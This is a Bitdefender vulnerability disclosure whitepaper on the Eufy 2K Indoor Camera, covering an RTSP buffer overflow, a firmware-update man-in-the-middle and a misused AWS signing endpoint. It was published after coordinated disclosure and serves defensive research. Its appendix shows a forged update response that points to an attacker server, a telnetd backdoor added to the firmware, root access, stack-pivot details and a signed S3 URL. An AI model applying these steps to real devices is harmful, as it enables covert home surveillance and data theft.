
WHITEPAPER

Bitdefender®



Security

Vulnerabilities Identified in Eufy 2K Indoor Camera

Contents

Foreword

Connected security devices play an important role in the modern home. They help residents monitor who's on or near the premises, track temperature and humidity and, in general, keep an eye on the home when they're not around. As these devices are packed with digital "eyes" and other sensors, vulnerabilities and logic flaws can leave them under the control of cybercriminals who turn them into tools for espionage.

As the creator of the world's first smart home cybersecurity hub, Bitdefender regularly audits popular IoT hardware for vulnerabilities that might affect customers if left unaddressed. This research paper is part of a broader program that aims to shed light on the security of the world's best-sellers in the IoT space. This report covers the **Eufy 2K Indoor Camera** and is based on our research of the 2.0.9.3 firmware version.

Vulnerabilities at a glance

- Pre-authentication buffer overflow in the RTSP server on the local network (CVE-2021-3555). The vulnerable method of authentication **needs to be enabled, as it is disabled by default.**
- Man-in-the-middle attack that allows a third party to perform a malicious firmware upgrade and gain complete control over the device.
- Partial access to the AWS bucket. An AWS bucket is used to store media and crash log data. Although access keys cannot be obtained directly, there is an endpoint that will sign a request for an arbitrary path in the bucket. Uploaded files contain a random string in their name so they cannot be downloaded directly, as their path cannot be inferred. However, an attacker can still obtain a directory listing of the first 1,000 entries by signing and requesting the root path ("/"). These entries seem to contain crash data logs that might include serial numbers, user IDs and other sensitive information that might help an attacker gain further access to these devices.

Disclosure Timeline

- May 18, 2021: Bitdefender makes first contact with the vendor and asks for a secure channel
- May 20, 2021: Bitdefender receives instructions to submit through online form
- May 26, 2021: Bitdefender follows up for acknowledgement and re-sends findings via e-mail
- Jul 1, 2021: Firmware version 2.1.0.3 is made available, which partially fixes the reported issue
- Jan 27, 2022: Bitdefender checks in for progress, extension is granted
- Apr 01, 2022: Bitdefender attempts direct contact with product owner through side channel in preparation of public disclosure
- Apr 19, 2022: Vendor confirms the fix has been made available
- May 30, 2022: The report becomes public

Vulnerability walkthrough

Cloud-device communication

a. **Authentication/identification**

The device authenticates to the Eufy Life cloud by using its serial number and either the user ID of the owner or a check code. The check code is the MD5 hash of the following string: serial number + last 4 digits of the serial number + MAC address. An attacker cannot obtain this information unless they get access to the setup code of the camera (8 digits) which is only printed as a QR code on the back of the device.

b. **Communication protocols used**

The camera uses three protocols to communicate:

- HTTPS, for general communication with the Eufy Life cloud (**security-app-eu.eufylife.com) and for uploading alerts/ logs to the AWS-based backend.**
- **PPCS P2P protocol for video streaming and commands**
- **Amazon Kinesis Data Streams for uploading the video feed to the cloud**

c. **Communication channel security**

Communication with the **security-app-eu.eufylife.com server takes place over HTTPS, but** the certificate is not validated, and a **man-in-the-middle** attacker can obtain the plain requests. An attacker **can intercept the firmware update requests and replace the download location of the binaries with their own, serving a malicious update to the device [1]. The attacker-controlled firmware would allow full control over the camera.**

The PPCS P2P protocol requires prior knowledge of a DID and a password that an attacker can't obtain without physical access to the camera.

To upload the video stream through Amazon Kinesis, the camera receives temporary AWS credentials and an upload location. A client can read the stream with a token received from the cloud. Only the owner account can access this token.

Local network

On the local network, the device exposes services that are related to the P2P protocol, a HomeKit setup server, and an optional RTSP server. Some commands can be sent through the local ports, but most of them require knowledge of either the user ID or the camera's serial number.

The user can enable the RTSP server to let a NAS storage device continuously record the stream. **This service is vulnerable to a stack-based buffer overflow vulnerability in the digest authentication process**. If the RTSP server has digest authentication enabled, an attacker can achieve code execution on the camera, as detailed in CVE-2021-3555 **[2]**.

1. **Application-cloud communication**

The smartphone app performs all requests to **security-app-eu.eufylife.com** over HTTPS with certificate pinning enabled. The requests require an authentication token that is obtained at login. Only the owner account can request data about the camera or information needed to initiate a P2P connection.

2. **Initial configuration**

When in setup mode, the camera receives the Wi-Fi information over a Bluetooth connection. The owner's user ID is bound to the camera, which will refuse further binding requests.

3. **Other**

The **zhixin-security-eu** bucket contains logs and alerts from several devices. Although access keys cannot be obtained directly, an endpoint exists that **will sign a request for an arbitrary path in the bucket [3]**. Because names of uploaded files contain a random string, they can't be downloaded directly, as their path cannot be guessed. An attacker can still obtain a directory listing of the first 1,000 entries by signing and requesting the root path ("/"). These entries seem to contain crash data logs that might include serial numbers, user IDs, and other sensitive information that might help an attacker gain further access to these devices.

Appendix

[1] Intercepting and replacing the firmware

The endpoint /v1/hub/ota/get_rom_version will return the download location of the firmware.

```
POST /v1/hub/ota/get_rom_version HTTP/1.1
Host: security-app-eu.eufylife.com
X-Random-Number: 2191
Content-Type: application/json
Accept: application/json
Content-Length: 145
Connection: close

{"current_version_name":"2.0.9.3","device_type":"T84101","rom_version":0,"sn":"T8410P2020371582","check_code":"5e026f084206737
31e2653dffb8132ef"}
```

Figure 1 get_rom_version

The response must then be modified to point to an attacker-controlled server.

```
HTTP/1.1 200 OK
Date: Wed, 14 Apr 2021 09:09:20 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 1328
Connection: close
Server: nginx/1.18.0
Vary: Origin

{"code":0,"msg":"Succeed.","data":{"device_type":"T84101","rom_version_name":"2.0.9.3","force_upgrade":false,"full_package":nu
ll,"children":[{"device_type":"T84101_uImage","rom_version_name":"2.0.9.3","force_upgrade":false,"full_package":{"file_path":"
https://eufy-security-eu.s3.eu-central-1.amazonaws.com/security/ea4b5f66-9d64-4e70-8c40-b8206d19d171_uImage","file_size":19218
01,"file_md5":"5c31d0c698e1822b690e66bf6704c758"}},{"device_type":"T84101_uboot","rom_version_name":"2.0.9.3","force_upgrade":
false,"full_package":{"file_path":"https://eufy-security-eu.s3.eu-central-1.amazonaws.com/security/d14246f3-aa6b-4694-8f85-9a1
66d9e2019_u-boot-with-spl.bin","file_size":239540,"file_md5":"15e468fd5d904ee96516c7906837a742"}},{"device_type":"T84101_rootf
s","rom_version_name":"2.0.9.3","force_upgrade":false,"full_package":{"file_path":"https://eufy-security-eu.s3.eu-central-1.am
azonaws.com/security/cc548d7d-4634-4192-982a-9a99ed8f4af6_root-uclibc-1.1.ksquashfs","file_size":3334144,"file_md5":"2d4c71583
a078dc0adf1c15fe97e7ea1"}},{"device_type":"T84101_app","rom_version_name":"2.0.9.3","force_upgrade":false,"full_package":{"fil
e_path":"https://eufy-security-eu.s3.eu-central-1.amazonaws.com/security%2Fd5ac3ac3-39bb-4043-a05b-9a1222c50b81_appfs.img","fi
le_size":13811712,"file_md5":"f4201aed29c78c99a68c1f167e437c84"}}]}}
```

Figure 2 Normal response

```
HTTP/1.1 200 OK
Date: Wed, 14 Apr 2021 09:09:20 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 1328
Connection: close
Server: nginx/1.18.0
Vary: Origin

{"code":0,"msg":"Succeed.","data":{"device_type":"T84101","rom_version_name":"2.0.9.6","force_upgrade":true,"full_package":nul
l,"children":[{"device_type":"T84101_uImage","rom_version_name":"2.0.9.6","force_upgrade":true,"full_package":{"file_path":"ht
tps://eufy-security-eu.s3.eu-central-1.amazonaws.com/security/ea4b5f66-9d64-4e70-8c40-b8206d19d171_uImage","file_size":1921801
,"file_md5":"5c31d0c698e1822b690e66bf6704c758"}},{"device_type":"T84101_uboot","rom_version_name":"2.0.9.6","force_upgrade":tr
ue,"full_package":{"file_path":"https://eufy-security-eu.s3.eu-central-1.amazonaws.com/security/d14246f3-aa6b-4694-8f85-9a166d
9e2019_u-boot-with-spl.bin","file_size":239540,"file_md5":"15e468fd5d904ee96516c7906837a742"}},{"device_type":"T84101_rootfs",
"rom_version_name":"2.0.9.6","force_upgrade":true,"full_package":{"file_path":"https://eufy-security-eu.s3.eu-central-1.amazon
aws.com/security/cc548d7d-4634-4192-982a-9a99ed8f4af6_root-uclibc-1.1.ksquashfs","file_size":3334144,"file_md5":"2d4c71583a078
dc0adf1c15fe97e7ea1"}},{"device_type":"T84101_app","rom_version_name":"2.0.9.6","force_upgrade":true,"full_package":{"file_pat
h":"http://10.0.0.1/d5ac3ac3-39bb-4043-a05b-9a1222c50b81_appfs.img","file_size":13811712,"file_md5":"fcb70a3f3ff517396c107051a
689f68d"}}]}}
```

Figure 3 Modified response pointing to malicious file

The camera will download the firmware update if the **rom_version_name is greater than the current version of the firmware. The file_path parameter is the location of the modified firmware. The file_size and file_md5 are the size of the modified firmware and the MD5 hash of the file.**

To create a modified version of the firmware, first the original **d5ac3ac3-39bb-4043-a05b-9a1222c50b81_appfs.img** file is obtained and unpacked with unsquashfs. A backdoor can be added in the **/init/app_init.sh** file. In this example, we enabled local telnet access by adding the line "**/usr/sbin/telnetd &**". To rebuild the firmware, we use mksquashfs.

After the camera is updated, the telnet service can be accessed by using the username **root**, and no password:

```
root@kali:~# telnet 10.0.0.46
Trying 10.0.0.46...
Connected to 10.0.0.46.
Escape character is '^]'.
Indoorcam login: root
[root@Indoorcam:~]# id
uid=0(root) gid=0(root) groups=0(root)
[root@Indoorcam:~]#
```

Figure 4 Malicious telnet access

Note: an update can be manually triggered even if the camera has the latest version, but only by the owner of the camera.

[2] Stack-based buffer overflow in the RTSP service

The zx_rtsp_auth_parse_section function copies the digest authentication parameters to the stack without checking the boundaries.

```
zx_rtsp_auth_parse_section(buf,"username",(s->auth).usrname);
zx_rtsp_auth_parse_section(buf,"realm",cl_realm);
zx_rtsp_auth_parse_section(buf,"nonce",cl_nonce);
zx_rtsp_auth_parse_section(buf,"response",cl_responce);
zx_rtsp_auth_parse_section(buf,"uri",cl_uri);
```

Figure 5 Function calls to parse the request into the stack buffers

```
  char cl_uri [128];
  char need_digest [64];
  char cl_responce [64];
  char cl_nonce [64];
  char cl_realm [64];
```

Figure 6 Size of the buffers on the stack

The overflow can be used to rewrite the stack pointer to a known controlled address on the heap.

```
004lea0c 21 e8 c0 03     move        sp,s8
004lea10 f4 01 bf 8f     lw          ra,local_4(sp)
004lea14 f0 01 be 8f     lw          s8,local_8(sp)
004lea18 ec 01 b3 8f     lw          s3,local_c(sp)
004lea1c e8 01 b2 8f     lw          s2,local_10(sp)
004lea20 e4 01 b1 8f     lw          s1,local_14(sp)
004lea24 e0 01 b0 8f     lw          s0,local_18(sp)
004lea28 f8 01 bd 27     addiu       sp,sp,0x1f8
004lea2c 08 00 e0 03     jr          ra
```

Figure 7 Restored registries

The values in registries **s8**, **s3**, **s2**, **s1**, **s0** can be controlled. The return address could also be overwritten, but writing a functional exploit proved harder. When the control flow returns to the caller function, the stack will be tainted and the registers will be restored with values controlled by the attacker.

Next, the **s8 register is copied into sp. After that, the return address is taken from the location of the new stack pointer, which we control. Then the execution will jump to a heap address where our shellcode is stored.**

[3] Signing requests for arbitrary AWS paths

The /v1/cloud/hub/get_dntoken endpoint will respond with a signed URL for the path given by the file_key parameter. The request requires a valid serial number/user account combination.

```
POST /v1/cloud/hub/get_dntoken HTTP/1.1
Host: security-app-eu.eufylife.com
X-Random-Number: 1829
Content-Type: application/json;charset=utf-8
Accept: application/json;charset=utf-8
Content-Length: 144
Connection: close

{"account":"0caeb930e552af43974f9dea4159011bf0d110e7","fetch_url"
:1,"station_sn":"T8410P2020371582","type":3,"disable_ssl":false,"
file_key":"/"}
```

Figure 8 get_dntoken request

```
HTTP/1.1 200 OK
Date: Wed, 14 Apr 2021 10:54:05 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 406
Connection: close
Server: nginx/1.18.0
Vary: Origin

{"code":0,"msg":"Succeed.","data":{"storage_url":"https://zhixin-security-eu.s3.eu-central-1.amazon
aws.com/?X-Amz-Algorithm=AWS4-HMAC-SHA256\u0026X-Amz-Credential=AKIAJYLV2KOLW6PU4FSA%2F20210414%2Fe
u-central-1%2Fs3%2Faws4_request\u0026X-Amz-Date=20210414T105405Z\u0026X-Amz-Expires=86400\u0026X-Am
z-SignedHeaders=host\u0026X-Amz-Signature=864311d7a5b16279f306f834515d2b437cfa1d15caba88cce9b6f7741
6c77d05"}}
```


Figure 9 get_dntoken response

Accessing the **storage_url** returned in the response offers a listing of the first 1,000 entries in the **zhixin-security-eu** bucket.

About Bitdefender

Bitdefender is a cybersecurity leader delivering best-in-class threat prevention, detection, and response solutions worldwide. Guardian over millions of consumer, business, and government environments, Bitdefender is one of the industry's most trusted experts for eliminating threats, protecting privacy and data, and enabling cyber resilience. With deep investments in research and development, Bitdefender Labs discovers over 400 new threats each minute and validates around 40 billion daily threat queries. The company has pioneered breakthrough innovations in antimalware, IoT security, behavioral analytics, and artificial intelligence, and its technology is licensed by more than 150 of the world's most recognized technology brands. Launched in 2001, Bitdefender has customers in 170+ countries with offices around the world.

For more information, visit https://www.bitdefender.com.



Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PN-Whitepaper-EUFY-Creat616C-en_EN
05/18/22May 18, 2022 7:16 pm05/18/22